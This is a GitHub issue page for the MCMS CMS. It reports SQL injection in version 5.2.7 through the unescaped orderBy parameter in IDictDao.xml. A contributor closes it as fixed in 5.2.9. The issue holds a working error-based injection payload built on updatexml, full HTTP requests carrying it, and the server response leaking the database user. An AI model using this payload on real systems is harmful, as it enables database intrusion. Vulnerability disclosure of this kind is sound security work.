ming-soft / MCMS Public

Code · Issues 43 · Pull requests · Actions · Projects · Wiki · ...

New issue


Jump to bottom

MCMS 5.2.7 SQLI #90

Closed · **BIngDiAn-cn** opened this issue on Mar 20 · 1 comment


BIngDiAn-cn commented on Mar 20

A suspicious point was found in the IDictDao.xml file in the lib,ms-mdiy-2.1.12 .net.mingsoft.mdiy.dao.IDictDao.xml#145



```
134                 <if test="del &gt; 0"> and del=#{del} </if>
135                 <if test="dictEnable != null"> and dict_enable=#{dictEnable} </if>
136             <include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>
137         </where>
138         <if test="orderBy != null">
139             order by
140             <choose>
141                 <when test='orderBy=="id"'>id</when>
142                 <when test='orderBy=="dictType"'>dict_type</when>
143                 <when test='orderBy=="dictSort"'>dict_sort</when>
144                 <otherwise>
145                     ${orderBy}
146                 </otherwise>
147             </choose>
148         </if>
149         <if test="orderBy==null">
150             order by dict_type,dict_sort desc
151         </if>
152     </select>
153
154     <!--    根据“子业务类型”（条件）获取所有字典类型-->
155     <select id="dictType" resultMap="resultMap">
```


Since the query maps to a method in Java, and this XML corresponds to Content,we looked directly in net.mingsoft.mdiy.action.DictAction and found a call to net.mingsoft.mdiy.biz.dictBiz#query


MSVersion
Maven: net.mingsoft:ms-basic:2.1.12
ms-basic-2.1.12.jar library root
Maven: net.mingsoft:ms-mdiy:2.1.12
ms-mdiy-2.1.12.jar library root
META-INF
net.mingsoft.mdiy
action
web
BaseAction
ConfigAction
ConfigDataAction
DictAction
FormAction
FormDataAction
ModelAction
PageAction
bean
biz
constant
dao
entity
resources
Resource Bundle 'resources'
resources_en_US.properties
resources_zh_CN.properties
tag
util
static.mdiy
index.js
Rea

```
})})
    @RequestMapping(
        value = {"/list"},
        method = {RequestMethod.GET, RequestMethod.POST}
    )
    @ResponseBody
    public ResultData list(@ModelAttribute @ApiIgnore DictEntity dict, HttpServletResponse respon
        BasicUtil.startPage();
        if (dict.getDictEnable() == null) {
            dict.setDictEnable(true);
        } else {
            dict.setDictEnable((Boolean)null);
        }

        List dictList = this.dictBiz.query(dict);
        return ResultData.build().success(new EUListBean(dictList, (int)BasicUtil.endPage(dictLis
    }

    @ApiOperation("根据子业务类型获取所有字典类型")
    @ApiImplicitParams({@ApiImplicitParam(
    name = "isChild",
    value = "子业务关联",
    required = false,
    paramType = "query"
)})
    @GetMapping({"/dictType"})
    @ResponseBody
    public ResultData dictType(@ModelAttribute @ApiIgnore DictEntity dict, HttpServletResponse re
```

we can know that the suspicious injection point is orderBy, and then try to inject

```
GET /ms/mdiy/dict/list.do?
pageNo=1&pageSize=22&orderBy=1/**/or/**/updatexml(1,concat(0x7e,user(),0x7e),1)/**/or/**/1
HTTP/1.1
Host: 10.28.246.83:8080
Content-Length: 0
Pragma: no-cache
Accept: application/json, text/plain, */*
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.51 Safari/537.36
Origin: http://10.28.246.83:8080
Referer: http://10.28.246.83:8080/ms/mdiy/dict/index.do?
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=AAF6841C2E815174E1AF5498DBEDD12F;
rememberMe=d56VV14gjxKRUu7SYYOTuOS8X48lfVhblbN4aL/wCBkaL805vU01qmEfZCk2PpqohqQ4bUuxyGvEzVrXqlVgeKFxrQ

Connection: close
```



```
GET
/ms/mdiy/dict/list.do?pageNo=1&pageSize=22&orderBy=1/**/or/**/updatexml(1,concat(0x7e,us
er(),0x7e),1)/**/or/**/1 HTTP/1.1
Host: 10.28.246.83:8080
Content-Length: 0
Pragma: no-cache
Accept: application/json, text/plain, */*
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.51 Safari/537.36
Origin: http://10.28.246.83:8080
Referer: http://10.28.246.83:8080/ms/mdiy/dict/index.do?
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=AAF6841C2E815174E1AF5498DBEDD12F;
rememberMe=d56VVl4gjxKRUu7SYYOTuOS8X48lfVhblbN4aL/wCBkaL805vU01qmEfZCk2PpqohqQ4bUuxyGvEz
VrXqlVgeKFxrQHcgxhKPbzopVs4p5ftVg3+jnz3WkOHLrycrJKOVR+peOYM+3bbysPywLp/w/PGdFU0+ooXhCJbO
8qMeXvR6U6RSTOOnvBq/P9ySYdwnqt0uIywoCNv8hE6gAgnhZUt4PBYLlZ4EekzFyLDqKJXJ5sOUuzR8/fPGjOoV
zMydW3EIFJ0f2i59RQJe4fsx6i1NlnR1C9muMEaDUqj70Ec+M50tjnStsJNPCrSYzl2+KMzPXpoBS1DWCpURi5/Z
CBp/FahWwnJZ6cA0owYZC9dXNClblFQoC2fIO5SPcNtEyySdD6c6BnA9Leei5iYTEIkPKHIwloQhF7voRadkfW40
ZmdPUTot5Gd8g7pDqpNNd/sig45EQtGqeXWwP45T2BcE1OKkPC9D+ELtqQSzOWcu7GUQkJ7jsECXu+ghoq/uihlh
5Xdxla8H8hhznmpJJd3hK2W+fylIBAiH4GzkhQbepycUPqxD0t+ufNTFN5B0upouiyMiHSLejjdIkCl325p4rLi8
TchVRxsKS0/Z9PflifFvaauQoTalNDa+vZXYvBrnVjXyRl3cUn4HPzTPBVNpXqnHPxf1jNtxtJKL09szd3OMRABD
yIvL+T0JHl8pskKjEo80luOEP5f+ta2TWlXutmZJupbr6d97mfeRE9GDIYWFuHafXkh5uSBTkauPpQA7x25vhslB
jU5OVZ2ipfcPvH6WaPCcBJYM8Vqyd6g+5mdpsw7Hb27LcGxFo9dE39pBNjy8+1q6QqIojSfTRLfz1f/wGKgdOqy3
x9z2+0SYi+irxF52r7FQgBZtTcGUu+1WPJJQEmG3BnUAkI7hpGlBmmjeHjDRgnOvA+LlLugHVQUYNN/Z8XzahHcD
kNHr54/WXeQP56p0LC/E/D+XMCOSxCYkYnZdboRABf4Hwj+THJSTp+ZRsFjrZt27WWhJtDfGTgahpJLPioFUT/3H
CnZKz529Ia9RldTMHaKlxYrxf04GvgNCiFmslLqZX+9RlZizYNXCLRKECj83ovRCFJP5Ofg9SK+fNKNruL4uW5U4
B+vLEuLhxCv7BzGFpjjciIOh8z6ypCQJDkuYUv/rffs0F1ngGI8TdAKhFxMnVbyUplk0+cYVQaBx1JTablsA+VgS
l8n8+qhDoNA44TBg4OsrTaSMhcCha5b7OwczozSFDvJORl5GXgIKbJOTGSAJ5JhFFeQhkmpVWOGC4d9KdmHl6KUI
OyB8DtO2ZU/XpTPbvFQGLvyyolt7dPrvzHqG9LYmoQAcye6278=
Connection: close
```

```
HTTP/1.1 500
Content-Type: application/json;charset=UTF-8
Date: Sun, 20 Mar 2022 06:15:59 GMT
Connection: close
Content-Length: 898

{"result":false,"msg":"org.springframework.jdbc.support.AbstractFallbackSQLExceptionTra
slator.translate(AbstractFallbackSQLExceptionTranslator.java:89):org.springframework.jd
bc.UncategorizedSQLException: \n### Error querying database.  Cause:
java.sql.SQLException: XPATH syntax error: '~root@localhost~'\n### The error may exist
in net/mingsoft/mdiy/dao/IDictDao.xml\n### The error may involve
defaultParameterMap\n### The error occurred while setting parameters\n### SQL: select
* from mdiy_dict    WHERE  dict_enable=?          order by
1/**/or/**/updatexml(1,concat(0x7e,user(),0x7e),1)/**/or/**/1  LIMIT ?\n### Cause:
java.sql.SQLException: XPATH syntax error: '~root@localhost~'\n; uncategorized
SQLException; SQL state [HY000]; error code [1105]; XPATH syntax error:
'~root@localhost~'; nested exception is java.sql.SQLException: XPATH syntax error:
'~root@localhost~'","code":500}
```

killfen commented on Sep 8 Contributor

5.2.9 fix it

killfen closed this as completed on Sep 8

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants